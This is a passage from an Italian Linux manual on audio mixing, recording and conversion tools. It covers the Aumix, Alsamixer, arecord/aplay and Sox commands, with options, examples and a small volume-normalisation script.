       O++++++++++++++++++++++++ IGain     ++++++++O++++++++
       +++++++++O+++++++++++++++ OGain     ++++++++O++++++++
       0          Level          100       L    Balance    R
```

Tanto per rendersi conto di questa variabilità nell'apparenza di Aumix, si può osservare anche la figura 30.123 che mostra cosa accade con una vecchia scheda SoundBlaster a 8 bit.

Figura 30.123. Aumix con una vecchia scheda a 8 bit.



I canali stereofonici hanno anche la possibilità di essere bilanciati, come si vede intuitivamente dalle figura. Per selezionare un canale si possono utilizzare i tasti [*freccia−su*] e [*freccia−giù*]; per passare alla regolazione del bilanciamento si può utilizzare il tasto di tabulazione, [*Tab*], così come lo si può usare per tornare indietro all'elenco dei canali. Infine i tasti [*freccia−sinistra*] e [*freccia−destra*] permettono di regolare il volume del canale o di cambiare il bilanciamento, a seconda di dove si trova il cursore. È interessante notare che anche il mouse funziona, se gestito attraverso il demone '**gpm**'.

A fianco di alcuni livelli di volume appare la lettera «P», oppure la lettera «R». La prima sta per *play*, mentre la seconda sta per *record*. In pratica, i canali contrassegnati con la lettera «P» rappresentano un segnale in ingresso nel mixer audio, diretti semplicemente all'amplificatore finale (le uscite normali della scheda audio). Invece, i canali contrassegnati con la lettera «R», oltre che essere diretti all'amplificatore finale, sono utilizzati per il campionamento del segnale (di solito uno soltanto) ed è ciò che si riesce a leggere dal dispositivo '`/dev/audio`'.

Generalmente è solo il canale del microfono ad avere la sigla «R» e questo per ovvie ragioni. Tuttavia, è possibile modificare il comportamento di alcuni canali utilizzando la [*barra−spaziatrice*], oppure

il mouse (basta fare un clic sulla lettera per scambiarne il valore).

Tabella 30.124. Alcuni comandi utili per l'uso di Aumix in modo interattivo.

Tastiera	Descrizione
[*pagina–su*] [*freccia–su*]	Passa al canale precedente.
[*pagina–giù*] [*freccia–giù*]	Passa al canale successivo.
[*Tab*] [*Invio*] [>] [<]	Scambia tra la regolazione del livello e del bilanciamento.
[+] [*freccia–destra*]	Sposta il cursore a destra.
[−] [*freccia–sinistra*]	Sposta il cursore a sinistra.
[|]	Centra il bilanciamento.
[*Spazio*]	Scambia la modalità di registrazione e di esecuzione.
[*S*] [*s*]	Salva le impostazioni nel file di configurazione (se la configurazione locale è per la lingua inglese).
[*L*] [*l*]	Carica le impostazioni dal file di configurazione (se la configurazione locale è per la lingua inglese).
[*K*] [*k*]	Mostra un guida sull'uso della tastiera (se la configurazione locale è per la lingua inglese).
[*M*] [*m*]	Azzera o ripristina il volume generale (se la configurazione locale è per la lingua inglese).

Tastiera	Descrizione
[*Esc*] [*Q*] [*q*]	Termina il funzionamento.

30.10.1.2 Avvio di Aumix

L'eseguibile '**`aumix`**' è tutto ciò che compone l'applicativo omonimo. In modo particolare, le opzioni possono servire per regolare il volume di un certo canale (purché questo abbia una corrispondenza con la scheda audio disponibile effettivamente), oppure per conoscere il livello attuale o ancora per scambiare le modalità «R» (*record*) e «P» (*play*).

```
aumix [opzioni_di_canale] [altre_opzioni]
```

Tabella 30.125. Alcune opzioni di canale.

Opzione	Significato mnemonico	Descrizione
`-v` ***percentuale*** `-v q[uery]`	*volume*	Definisce o richiede di conoscere il valore del volume generale, espresso in forma percentuale rispetto al massimo.
`-s` ***percentuale*** `-s q[uery]`	*synthesizer*	Definisce o richiede di conoscere il valore del volume del sintetizzatore, espresso in forma percentuale rispetto al massimo.

Opzione	Significato mnemonico	Descrizione
`-w` ***percentuale*** `-w q[uery]`		Definisce o richiede di conoscere il valore del volume di una riproduzione digitale (PCM), espresso in forma percentuale rispetto al massimo. Si tratta del volume dell'esecuzione di un brano contenuto in un file.

`-l` ***percentuale***
`-l q[uery]`
`-l R`
`-l P`
	line	Definisce o richiede di conoscere il valore del volume della linea di ingresso esterna, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere '**`R`**' o la lettera '**`P`**', si intende passare alla modalità di registrazione o a quella di esecuzione.

`-m` ***percentuale***
`-m q[uery]`
`-m R`
`-m P`
	microphone	Definisce o richiede di conoscere il valore del volume del microfono, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere '**`R`**' o la lettera '**`P`**', si intende passare alla modalità di registrazione o a quella di esecuzione.

Opzione	Significato mnemonico	Descrizione

`-c` ***percentuale***
`-c q[uery]`
`-c R`
`-c P`
	cd	Definisce o richiede di conoscere il valore del volume del canale relativo al lettore CD, espresso in forma percentuale rispetto al massimo. Se si utilizza la lettere '**`R`**' o la lettera '**`P`**', si intende passare alla modalità di registrazione o a quella di esecuzione.

Tabella 30.126. Altre opzioni generali.

Opzione	Significato mnemonico	Descrizione
`-f` ***file***	*file*	Specifica il file da usare per salvare e recuperare la configurazione.
`-L`	*load*	Carica le impostazioni dal file di configurazione '`~/.aumixrc`' o in sua mancanza dal file '`/etc/aumixrc`'.
`-q`	*query*	Interroga lo stato di tutti i canali esistenti e mostra il risultato attraverso lo standard output.
`-S`	*save*	Salva le impostazioni nel file '`~/.aumixrc`'.

Segue la descrizione di alcuni esempi.

- `$` **`aumix -v 70`** [*Invio*]

  Regola il volume generale al 70 %.

- `$` **`aumix -m 0 -l R`** [*Invio*]

Regola il volume del canale microfonico a zero e indica la linea di ingresso come canale in registrazione.

30.10.1.3 Configurazione

La configurazione di Aumix consiste semplicemente dei file '`~/.aumixrc`'. Il file di configurazione personale viene creato utilizzando l'eseguibile '**`aumix`**' con l'opzione '**`-S`**', oppure quando il programma funziona in modalità interattiva, attraverso la pressione del tasto [*s*] (purché la configurazione locale sia riferita all'uso della lingua inglese). Il file di configurazione non viene caricato automaticamente: lo si può richiedere attraverso l'opzione '**`-L`**', oppure attraverso il tasto [*l*] (anche in questo caso vale la cosa solo per la lingua inglese).

Quando viene caricata la configurazione, se il file '`~/.aumixrc`' manca, Aumix fa riferimento a '`/etc/aumixrc`', che potrebbe essere ottenuto semplicemente copiando una configurazione personale che si ritiene adatta a livello generale, in mancanza d'altro.

A titolo di esempio viene mostrato il contenuto di uno di questi file di configurazione, dove il significato delle righe che lo compongono dovrebbe essere intuitivo.

```
vol:76:76:P
synth:0:0:P
pcm:0:0:P
line:0:0:P
mic:0:0:R
cd:0:0:P
```

Alcune distribuzioni GNU/Linux utilizzano Aumix per memorizzare e ripristinare le regolazioni della scheda audio. In pratica, nella

procedura di inizializzazione del sistema si fa in modo di salvare in un file, presumibilmente '`/etc/aumix`', i valori utilizzati per ultimi durante la fase di arresto, mentre dallo stesso file vengono riletti durante la fase di avvio.

30.10.2 Alsamixer

«

La gestione audio ALSA è accompagnata solitamente da programmi di servizio specifici; in particolare dei mixer audio molto sofisticati: Alsamixer[32] e Alsamixergui.[33] Il primo funziona su un terminale a caratteri, mentre il secondo è fatto per la grafica di X; entrambi hanno in comune delle opzioni per la riga di comando, anche se di solito vengono utilizzati senza fornirne alcuna:

```
alsamixer [opzioni]
```

```
alsamixergui [opzioni]
```

Tabella 30.128. Alcune opzioni.

Opzione	Descrizione
`-c` ***n***	Seleziona la scheda, se ne è presente più di una. Alla prima scheda audio corrisponde il numero zero.
`-g`	Non utilizza i colori, in modo da essere visibile con uno schermo monocromatico (viene ignorato da Alsamixergui).
`-s`	Riduce al minimo la finestra, in modo da visualizzare un solo cursore a slitta alla volta (viene ignorato da Alsamixergui).

Il funzionamento di Alsamixer e di Alsamixergui è abbastanza intuitivo: i tasti freccia, usati orizzontalmente permettono di selezionare il cursore a slitta, mentre usati verticalmente permettono di cambiare il volume.

Figura 30.129. Alsamixer durante il funzionamento in una finestra di terminale, piuttosto allargata.



Figura 30.130. Alsamixergui durante il funzionamento.



30.10.3 Gnome-volume-control

Un mixer generico per la grafica, che può essere utile, è Gnome-volume-control, che fa parte del pacchetto Gnome-media. [34] Il suo utilizzo è molto semplice e di solito non si usano opzioni nella riga di comando:

```
gnome-volume-control [opzioni]
```

Figura 30.131. Gnome-volume-control durante il funzionamento.



30.10.4 Esecuzione e registrazione di brani campionati

Per verificare il funzionamento del sistema di registrazione e di riproduzione di brani campionati, si possono usare direttamente i dispositivi '`/dev/audio`', '`/dev/dsp`' (eventualmente anche quelli specifici di ALSA: '`/dev/snd/pcmC0D0c`' per l'acquisizione e '`/dev/snd/pcmC0D0p`' per l'esecuzione). Entrambi permettono di leggere il risultato di un campionamento e di riprodurre gli stessi brani se questi vengono scritti sugli stessi dispositivi.

Il primo dei due file di dispositivo, '`/dev/audio`', fa riferimento al formato standard della Sun, semplificato al massimo. I file audio con questo formato hanno normalmente l'estensione '`.au`'. Il secondo, '`/dev/dsp`', rappresenta un formato audio grezzo.

Per «registrare» da questi dispositivi, basta leggerli e inviare ciò che si ottiene verso un file normale. Lo stesso file può essere diretto al dispositivo attraverso cui è stato generato, ottenendone la riproduzione. Tuttavia, per registrare occorre selezionare un canale dalla scheda audio, specificando che per questo è abilitata la registrazione. In generale si può trattare del canale microfonico, di quello del CD e della linea di ingresso esterna. In pratica, utilizzando Aumix, si tratta di avviare l'eseguibile '**`aumix`**' con l'opzione '**`-m`**', '**`-c`**' o '**`-l`**', rispettivamente, con l'argomento '**`R`**'. In queste condizioni, 8 Kibyte corrispondono a un secondo di riproduzione audio, di conseguenza, si può utilizzare uno dei due comandi seguenti per campionare e memorizzare per un minuto in un file:

```
$ dd if=/dev/audio of=registratore.au bs=8k count=60 [Invio]

$ dd if=/dev/dsp of=registratore bs=8k count=60 [Invio]
```

Per riprodurre questi file, si devono utilizzare gli stessi dispositivi da cui sono stati generati. Rispettivamente, valgono i due comandi seguenti.

```
$ cat registratore.au > /dev/audio [Invio]

$ cat registratore > /dev/dsp [Invio]
```

Quando il sistema di gestione dell'audio avviene attraverso ALSA, i file di dispositivo '`/dev/audio`' e '`/dev/dsp`' continuano a essere disponibili, tuttavia si potrebbero usare anche altri file di dispositivo.

A titolo informativo viene annotato come potrebbe essere usato Sox, ammesso che sia stato compilato con il supporto al formato audio di ALSA. Per registrare:

```
$ sox -t alsa -r 44100 -w -u /dev/snd/pcmC0D0c ↩
↪     registratore.wav [Invio]
```

Per riprodurre:

```
$ sox mio_file.wav -t alsa /dev/snd/pcmC0D0p [Invio]
```

Riquadro 30.132. La registrazione e i livelli sonori.

Quando si vogliono usare strumenti per la registrazione sonora, occorre intervenire correttamente nel mixer: si deve regolare il volume della sorgente sonora da registrare; si deve attivare la registrazione da quella sorgente sonora; se è presente, occorre regolare anche il livello del guadagno in ingresso.
Per esempio, volendo registrare dalla linea di ingresso esterna (*line-in*), con una certa scheda audio, attraverso Aumix, occorre verificare in particolare i cursori e le voci che appaiono evidenziati in questo esempio:



30.10.5 Wavtools

Wavtools[35] è un pacchetto per l'esecuzione e la registrazione di file audio in formato WAV-RIFF. Utilizza in particolare il dispositivo '`/dev/dsp`'. Si compone di quattro eseguibili: '**`wavr`**' e '**`gwavr`**' per la registrazione; '**`wavp`**' e '**`gwavp`**' per l'esecuzione.

```
wavr [opzioni]
```

```
gwavr [opzioni]
```

```
wavp file_wav
```

```
gwavp file_wav_gsm
```

In pratica, non c'è bisogno di opzioni per eseguire un file attraverso '**`wavp`**' o '**`gwavp`**'. La lettera «g» iniziale di '**`gwavr`**' e '**`gwavp`**', indica che si tratta della versione predisposta per un formato WAV compresso utilizzando l'algoritmo GSM.

Tabella 30.134. Alcune opzioni di '**`wavr`**' e '**`gwavr`**'.

Opzione	Descrizione
`-f` *file_wav*	Specifica il file da registrare.
`-r` *frequenza_campionamento*	Specifica la frequenza di campionamento. Alcuni valori comuni sono: 44100, 22050, 11025 e 8000.
`-d` *dimensione_campione*	Definisce la dimensione del campione in bit. Di solito si usano i valori 8 o 16.

Opzione	Descrizione
`-c 1|2`	Definisce il numero dei canali: uno per una registrazione monofonica, due per una registrazione stereofonica.
`-l` ***n_secondi***	Programma la durata della registrazione.

30.10.6 Sound-recorder

«

Sound-recorder [36] è un pacchetto per l'esecuzione e la registrazione di file audio non compressi (WAV-RIFF e altri). Utilizza il dispositivo '`/dev/dsp`'. Si compone di alcuni eseguibili: '**`sound-recorder`**' e '**`cdsound-recorder`**' per la registrazione; '**`play-sample`**' per la riproduzione.

```
sound-recorder [opzioni] file_audio
```

```
cdsound-recorder [opzioni] suffisso_file_audio
```

```
play-sample [opzioni] file_audio
```

In pratica, non c'è bisogno di opzioni per eseguire un file attraverso '**`play-sample`**', a meno di voler richiedere un comportamento diverso da quello predefinito per il tipo di file che si va a eseguire.

Sia ‘**sound-recorder**’, sia ‘**cdsound-recorder**’ si limitano a registrare ciò che proviene dalla scheda audio, purché sia abilitata la registrazione sulla linea prevista. Questo serve soprattutto a comprendere che ‘**cdsound-recorder**’ non estrae le tracce da un CD audio, ma si limita a eseguirle, per registrare un file audio corrispondente.

Tabella 30.135. Alcune opzioni usate dagli eseguibili che compongono Sound-recorder. Si osservi che non tutte le opzioni sono valide per tutti gli eseguibili.

Opzione	Descrizione
`-f` ***formato***	Consente di specificare il formato del file da registrare o da eseguire. In mancanza di indicazioni, viene registrato un file WAV-RIFF, corrispondente alla sigla ‘**wav**’, da usare con questa opzione.
`-c` ***n***	Definisce la quantità di canali da registrare o da eseguire. Il valore uno indica una registrazione o un'esecuzione monofonica, mentre il valore due richiede una registrazione o un'esecuzione stereofonica.
`-s` ***frequenza***	Permette di specificare la frequenza di campionamento per la registrazione o per l'esecuzione. I valori comuni sono: 8000, 11025, 12000, 16000, 22050, 32000, 44100, 48000.
`-S` ***mm*** **:** ***ss***	In fase di registrazione, consente di indicare la durata che questa deve avere.
`-q`	Richiede un funzionamento «silenzioso» (*quiet*).

Opzione	Descrizione
`-t` ***n*** `-p` ***n*** `-l` ***elenco***	Queste opzioni riguardano soltanto '**`cdsound-recorder`**' e servono a specificare la prima traccia del CD (opzione '**`-t`**'), l'ultima traccia (opzione '**`-p`**'), oppure un elenco di tracce (opzione '**`-l`**').

Segue la descrizione di alcuni esempi.

- `$` **`sound-recorder -f wav -c 2 -s 44100 -S 07:00`** ↩
  ↪ **`musica.wav`**[*Invio*]

  Registra per sette minuti in un file WAV-RIFF stereofonico, con campionamento a 44100 Hz. Il file che si ottiene è '`musica.wav`' nella directory corrente.

- `$` **`cdsound-recorder -f wav -c 2 -s 44100 -l 1,3,5-7`** ↩
  ↪ **`musica.wav`**[*Invio*]

  Avvia la registrazione di una serie di file in un file WAV-RIFF stereofonico, con campionamento a 44100 Hz, a partire dalle tracce uno, tre, cinque, sei e sette di un CD audio. I file che si ottengono hanno il suffisso '`musica.wav`', iniziando con il numero di traccia e un trattino basso. Per esempio, in questo caso il file della prima traccia è '`01_musica.wav`'.

- `$` **`play-sample musica.wav`**[*Invio*]

  Esegue il file '`musica.wav`'.

30.10.7 Aplay e Arecord

Per la registrazione e la riproduzione di file attraverso il sistema ALSA, si possono usare anche i programmi Arecord e Aplay, che fanno parte del pacchetto Alsa-utils.[37] Si tratta di programmi da usare a riga di comando:

```
arecord [opzioni] file_da_registrare
```

```
aplay [opzioni] file_da_eseguire...
```

I due programmi condividono delle opzioni, con le quali si specificano le caratteristiche dei file da registrare o da eseguire.

Tabella 30.136. Alcune opzioni.

Opzione	Descrizione
`-d` ***n*** `--duration=`***n***	Specifica la durata della registrazione o dell'esecuzione. Il numero che si indica come argomento dell'opzione rappresenta una quantità in secondi (simbolo: «s»).
`-t` ***tipo*** `--file-type=`***tipo***	Permette di specificare il tipo di file da registrare o da eseguire. Si possono usare le sigle: '**`voc`**', '**`wav`**', '**`raw`**', '**`au`**'.
`-c 1|2` `--channels=1|2`	Permette di specificare la quantità di canali (uno per monofonia, due per stereofonia).

Opzione	Descrizione
`-f` ***formato*** `--format=`***formato***	Permette di specificare il formato dei dati. Generalmente si indica il formato '**`S16_LE`**', che indica 16 bit con segno, *little endian*.
`-r` ***n*** `--rate=`***n***	Specifica la frequenza di campionamento espressa in hertz (simbolo: «Hz»).
`-f cd`	È l'abbreviazione di: '**`-f S16_LE -c 2 -r 44100`**'.
`-f dat`	È l'abbreviazione di: '**`-f S16_LE -c 2 -r 48000`**'.

Segue la descrizione di alcuni esempi.

- `$` **`arecord -d 10 -t wav -f S16_LE -t 2 -r 44100 ↩`**
 `↪` **`prova.wav`**[*Invio*]

  Registra per dieci secondi in un file WAV-RIFF stereofonico, con campionamento a 44 100 Hz. Il file che si ottiene è '`prova.wav`' nella directory corrente.

- `$` **`arecord -d 10 -t wav -f cd prova.wav`**[*Invio*]

  Esattamente come nell'esempio precedente, sfruttando l'abbreviazione dell'opzione '**`-f cd`**'.

- `$` **`aplay prova.wav`**[*Invio*]

  Esegue il file '`prova.wav`', senza bisogno di specificarne le caratteristiche, trattandosi di un formato con WAV-RIFF, che pertanto è provvisto di un'intestazione con le informazioni necessarie a individuarlo correttamente.

- `$` **`arecord -d 10 -t raw -f S16_LE -t 2 -r 44100 ↩`**
  `↪ prova.raw`[*Invio*]

  Registra per dieci secondi in un file stereofonico, senza intestazione (16 bit con segno *little endian*), con campionamento a 44100 Hz. Il file che si ottiene è '`prova.raw`' nella directory corrente.

- `$` **`arecord -d 10 -t raw -f cd prova.raw`**[*Invio*]

  Esattamente come nell'esempio precedente, sfruttando l'abbreviazione dell'opzione '**`-f cd`**'.

- `$` **`aplay -t raw -f S16_LE -t 2 -r 44100 prova.raw`**[*Invio*]

  Esegue il file '`prova.raw`', che richiede l'indicazione delle sue caratteristiche, trattandosi di un formato senza intestazione.

- `$` **`aplay -t raw -f cd prova.raw`**[*Invio*]

  Esattamente come nell'esempio precedente, sfruttando l'abbreviazione dell'opzione '**`-f cd`**'.

30.10.8 Sox

Sox[38] è attualmente lo strumento più importante di conversione di file audio. In linea di massima, Sox è in grado di convertire da un formato a un altro, anche se i passaggi da una frequenza di campionamento a un'altra non danno risultati ottimi; inoltre riesce a introdurre degli effetti interessanti.

Meritano attenzione alcuni effetti che Sox permette di introdurre attraverso la rielaborazione digitale del segnale: è possibile estrarre solo una porzione delle frequenze audio; si possono introdurre effetti di eco e di vibrato; è possibile invertire il brano.

Una particolarità di Sox è quella di distinguere i formati audio in base all'estensione dei nomi dei file (in quasi tutti i casi). La tabella 30.137 riporta l'elenco di alcuni di questi; per un elenco completo e una descrizione più dettagliata si può consultare la pagina di manuale *sox(1)*.

Tabella 30.137. Alcuni dei formati audio gestiti da Sox.

Estensione/tipo	Descrizione
`.8svx`	Amiga 8SVX.
`.au`	AU della Sun Microsystems.
`.dat`	Audio espresso in formato testo.
`.smp`	TurtleBeach MediaVision.
`.voc`	SoundBlaster VOC.
`.wav`	MS-Windows WAV-RIFF.
`ossdsp`	Formato del dispositivo '`/dev/dsp`'.

30.10.8.1 Avvio dell'eseguibile

«

L'eseguibile '**`sox`**' è quello che svolge tutto il lavoro dell'applicativo Sox. Purtroppo la sintassi è un po' confusa e lo schema che si vede qui è già una semplificazione di quella completa:

```
sox [opzioni_generali] [opzioni_di_formato] ↩
↪file_in_ingresso [opzioni_di_formato] ↩
↪file_in_uscita [effetti]
```

```
sox [opzioni_generali] [opzioni_di_formato] file_in_ingresso -e [effetti]
```

In generale è necessaria l'indicazione di un file in ingresso e di uno in uscita. Per stabilire il formato di un file si fa riferimento all'estensione utilizzata nel nome; eventualmente si possono realizzare anche dei condotti indicando un trattino orizzontale ('**-**') al posto del nome del file corrispondente (in ingresso o in uscita), però in questo caso occorre indicare un'opzione apposita per specificare il formato a cui si fa riferimento.

Le opzioni di formato si applicano al file indicato subito dopo; in pratica, quelle che appaiono prima del file in ingresso, si riferiscono a questo, mentre quelle indicate dopo il file in ingresso, riguardano il file in uscita.

Gli effetti che Sox è in grado di generare si indicano attraverso delle parole chiave collocate alla fine della riga di comando, dopo l'indicazione del file in uscita.

Tabella 30.138. Alcune opzioni generali.

Opzione	Descrizione
`-V`	Emette una serie di informazioni sulle fasi del processo di elaborazione. Serve per avere un rapporto chiaro delle trasformazioni che sta applicando Sox.

Opzione	Descrizione
`-v` ***volume***	Permette di cambiare il volume del segnale. Il valore '**`1.0`**' rappresenta il livello iniziale: valori inferiori diminuiscono il volume, mentre valori superiori lo aumentano.

Tabella 30.139. Alcune opzioni di formato.

Opzione	Descrizione
`-t` ***tipo_di_file***	Permette di specificare il formato del file successivo (in ingresso o in uscita), attraverso una stringa che rappresenta l'estensione normale di questo ('**`.au`**', '**`.wav`**',... come si vede nella tabella 30.137).
`-r` ***frequenza_di_campionamento***	Permette di specificare la frequenza di campionamento del file successivo (in ingresso o in uscita), attraverso l'indicazione di un numero che rappresenta la frequenza in hertz (simbolo: «Hz»). In generale, è più probabile l'utilizzo di questa opzione in riferimento a un file in uscita.
`-c` ***n_canali***	Permette di specificare il numero di canali audio del file successivo (in ingresso o in uscita). Come si può intendere, uno rappresenta un file monofonico, due stereofonico e quattro quadrifonico.

Opzione	Descrizione

`-b`
`-w`
`-l`
`-d`
	Definisce la dimensione dei campioni. Si tratta rispettivamente di: 8 bit (byte); 16 bit (*word*); 32 bit (*long word*); 64 bit (*double long word*).

`-s`
`-u`
`-U`
`-A`
`-a`
`-i`
`-g`
`-f`
	Definisce la codifica dei campioni. Si tratta rispettivamente di: *signed linear*; *unsigned linear*; mu-law; A-law; ADPCM; IMA-ADPCM; GSM; *floating-point*.

`-x`	Inverte i byte.
`-e`	Non produce alcun risultato, pertanto il file in uscita non viene specificato.

Tabella 30.140. Alcune opzioni che rappresentano un effetto.

Opzione	Descrizione
`band` ***frequenza_centrale ampiezza***	Applica un filtro passa-banda. Gli argomenti di questa opzione sono valori numerici che si riferiscono a una frequenza in hertz (simbolo: «Hz»).
`highp` ***frequenza_filtro***	Applica un filtro passa-alto a partire dalla frequenza indicata come argomento. In pratica, le frequenze inferiori risultano molto attenuate.
`echo` ***guadagno_in guadagno_out*** ↩ ↪***ritardo volume***	Inserisce un effetto eco in cui il guadagno è espresso in rapporto all'unità (il 100 % è pari a uno), il ritardo è espresso in millisecondi (simbolo: «ms») e il volume dell'eco è riferito anch'esso all'unità, per cui si utilizzano normalmente dei valori inferiori a uno per indicare un'attenuazione relativa.
`vibro` ***velocità profondità***	Inserisce un effetto vibrato. La velocità indica la frequenza della vibrazione nel volume del segnale, mentre la profondità indica il volume dell'oscillazione di questo.
`reverse`	Inverte il corso del brano. Potrebbe servire in particolare per scoprire dei messaggi nascosti che siano stati introdotti ad arte nel segnale audio.

Opzione	Descrizione
`resample`	Si può usare solo quando la frequenza di campionamento in uscita è diversa da quella in ingresso e serve a rifare il campionamento, simulando un ingresso analogico.

Segue la descrizione di alcuni esempi; tuttavia, tra questi non vengono mostrati casi in cui si cambia il formato dei file audio, perché si tratta di un'operazione delicata e per questo è meglio leggere la documentazione originale. In particolare, non conviene tentare di ridurre la frequenza di campionamento, perché di solito il risultato è pessimo.

- `$` **`sox prova.wav prova-vibrato.wav vibro 5 0.7`**[*Invio*]

  Legge il file '`prova.wav`' (di tipo WAV, data l'estensione) e lo trasforma nel file '`prova-vibrato.wav`', mantenendo le stesse caratteristiche riguardo al campionamento, ma aggiungendo un effetto vibrato.

- `$` **`sox prova.wav prova-eco.wav echo 1 0.7 300 0.3`**[*Invio*]

  Legge il file '`prova.wav`' (di tipo WAV, data l'estensione) e lo trasforma nel file '`prova-eco.wav`', mantenendo le stesse caratteristiche riguardo al campionamento, ma aggiungendo un effetto eco. Per la precisione, il guadagno in ingresso rimane inalterato; il guadagno in uscita del suono principale viene attenuato al 70 %; l'effetto eco ha un ritardo di 300 ms e ha un volume pari al 30 % rispetto al suono normale.

- `$` **`sox prova.wav prova-1000.wav band 1000 500`**[*Invio*]

Legge il file ‘`prova.wav`’ (di tipo WAV, data l’estensione) e lo trasforma nel file ‘`prova-1000.wav`’, mantenendo le stesse caratteristiche riguardo al campionamento, ma filtrando il segnale in modo da selezionare in particolare le frequenze da 750 Hz a 1 250 Hz.

- `$` **`sox prova.wav -t .wav - band 1000 500 ↩`**
  `↪ > prova-1000.wav`[*Invio*]

  Come nell’esempio precedente, ma in questo caso il file in uscita viene ottenuto attraverso lo standard output, per cui occorre specificare il tipo con l’opzione ‘**`-t`**’.

- `$` **`sox prova.wav -r 48000 -c 2 prova-48.wav resample`**[*Invio*]

  Legge il file ‘`prova.wav`’ e lo trasforma nel file ‘`prova-49.wav`’, ricampionandolo a 48 000 Hz e garantendo un risultato a due canali audio (anche se l’origine fosse monofonica).

- `$` **`sox prova.wav -t ossdsp -w -s /dev/dsp`**[*Invio*]

  Esegue il file ‘`prova.wav`’, attraverso il file di dispositivo ‘`/dev/dsp`’. Si può osservare che viene specificato il formato dei campioni inviati al file di dispositivo, con le opzioni ‘**`-w`**’ (16 bit) e ‘**`-s`**’ (*signed linear*), mentre non è necessario specificare la quantità di canali e la frequenza di campionamento che rimangono inalterati rispetto al file originale.

- `$` **`sox -t ossdsp -w -s -c 2 -r 44100 /dev/dsp ↩`**
  `↪ -t .wav prova.wav`[*Invio*]

  Registra nel file ‘`prova.wav`’ ciò che ottiene dal file di dispositivo ‘`/dev/dsp`’, in modo stereofonico, campionando a 44 100 Hz. Si può osservare che viene specificato il formato dei campioni ri-

cevuti dal file di dispositivo, con le opzioni '**-w**' (16 bit) e '**-s**' (*signed linear*).

30.10.8.2 Riduzione del rumore

Sox è in grado di ridurre il rumore di fondo di una registrazione attraverso l'uso di due «effetti» particolari. Per prima cosa occorre estrarre dalla registrazione una porzione di silenzio, che contiene il rumore di fondo; successivamente si fa leggere a Sox il file contenente il rumore, per generare un file che ne riassume le caratteristiche; al termine, si fa rielaborare il file audio completo, fornendo le informazioni raccolte sulle caratteristiche del rumore, per generare un file filtrato. Per capire il meccanismo, conviene fare un esempio, che viene mostrato nei passi successivi.

1. Il file '`reg.wav`' contiene del rumore di fondo; attraverso un programma apposito, si estrae una piccola porzione di silenzio, che viene salvata nel file '`rumore.wav`'.
2. Si fa leggere a Sox il file '`rumore.wav`', per generare il «profilo di rumore», nel file '`rumore.prof`':

   ```
   $ sox rumore.wav -t .wav /dev/null noiseprof ↩
   ↪     rumore.prof [Invio]
   ```

   Il contenuto del file '`rumore.prof`' può essere simile a quello seguente:

   ```
   Channel 0: -1.274796, 0.377659, 2.028794, … ↩
   ↪-12.432062, -11.966588, nan
   Channel 1: -1.274796, 0.377659, 2.028794, … ↩
   ↪-12.432062, -11.966588, nan
   ```

3. Si rielabora il file '`reg.wav`' con Sox, associando le informazioni sul rumore, contenute nel file '`rumore.prof`':

```
$ sox reg.wav reg-2.wav noisered rumore.prof 0.1 [Invio]
```

Si ottiene il file ‘`reg-2.wav`’ filtrato.

Come si vede dagli esempi, sono stati usati due effetti: ‘**noiseprof**’ e ‘**noisered**’.

Tabella 30.142. Effetti per la riduzione del rumore.

Opzione	Descrizione
`noiseprof` ***file***	Crea il file indicato contenente il profilo del rumore, raccolto da un brano contenente soltanto del silenzio.
`noisered` ***file n***	Filtra il rumore, secondo le indicazioni del file contenente il profilo, con un livello pari a ***n***. Il valore numerico finale va inteso in forma percentuale (dove l’unità rappresenta il 100 %); tuttavia, in generale conviene indicare solo frazioni dell’unità, per non distorcere eccessivamente il suono.

30.10.8.3 Regolazione del volume

«

Con Sox è possibile ottenere delle informazioni statistiche dettagliate su un file sonoro, attraverso la sua lettura completa. Per questo si usa l’effetto ‘**stat**’ che riguarda solo il file in ingresso, mentre quello in uscita può essere omesso se si utilizza l’opzione ‘**-e**’.

Tabella 30.143. Effetti per l’analisi statistica.

Opzione	Descrizione
`stat`	Genera una statistica sul file sonoro in ingresso.
`stat -v`	Si limita a indicare il livello di aggiustamento massimo del volume.

Segue la descrizione di alcuni esempi.

- `$` **`sox prova.wav -t .wav /dev/null stat 2> prova.stat`**[*Invio*]

  Legge il file '`prova.wav`' e passa il suo contenuto, senza trasformazioni al file di dispositivo '`/dev/null`'. Durante la lettura, genera il file '`prova.stat`' con le statistiche accumulate.

- `$` **`sox prova.wav -e stat 2> prova.stat`**[*Invio*]

  Come nell'esempio precedente, senza bisogno di usare il file di dispositivo '`/dev/null`' per ignorare il file in uscita.

- `$` **`sox prova.wav -e stat -v 2> volume.max`**[*Invio*]

  Estrae soltanto il valore del volume e lo inserisce nel file '`volume.max`'.

Il file '`prova.stat`' degli esempi mostrati, potrebbe avere l'aspetto seguente:

```
Samples read:           14300928
Length (seconds):     162.142041
Scaled by:         2147483647.0
Maximum amplitude:      0.877747
Minimum amplitude:     -0.949310
Midline amplitude:     -0.035782
Mean    norm:           0.083269
Mean    amplitude:      0.000014
RMS     amplitude:      0.115862
Maximum delta:          0.692749
Minimum delta:          0.000000
Mean    delta:          0.055097
RMS     delta:          0.075444
Rough   frequency:          4570
Volume adjustment:        1.053
```

Invece, il risultato ottenuto con l'effetto '**stat -v**' si limita al valore del campo '**Volume adjustment:**':

```
1.053
```

Il valore ottenuto in questo modo, soprattutto se si usa l'effetto '**stat -v**', può essere applicato per regolare in modo uniforme il volume di diversi file, come nello script seguente:

```
#!/bin/sh
for a in "$@"
do
    sox $a -e stat -v 2> /tmp/vol
    VOL=`cat /tmp/vol`
    sox $a -v $VOL $a.v.wav
done
```

In pratica, i file indicati come argomenti nella riga di comando dello script, vengono scanditi uno per uno, in modo da generarne la statistica del volume, così da generare poi, per ognuno, un nuovo file con l'estensione aggiuntiva '`.v.wav`' e con il volume aggiustato.

30.10.8.4 Script play e rec

Sox è accompagnato generalmente da due script: '**play**' e '**rec**'. Il loro scopo è quello di facilitare l'ascolto e la registrazione, facendo affidamento sulle capacità di Sox di convertire al volo il formato di questi file.

```
play file
```

```
rec file
```

Quando non si ha la possibilità di utilizzare un programma più comodo, questa potrebbe essere l'unica risorsa per riuscire a gestire con semplicità le funzionalità audio.

A volte, questi script sono errati, probabilmente per un piccolo errore di sintassi nella scrittura di una struttura di selezione ('**`case`**'). Per semplificare le cose, viene mostrato il contenuto essenziale di questi due script. L'esecuzione di un brano registrato in un file avviene in pratica con un comando come quello seguente:

```
sox file_da_eseguire -t ossdsp -w -s /dev/dsp
```

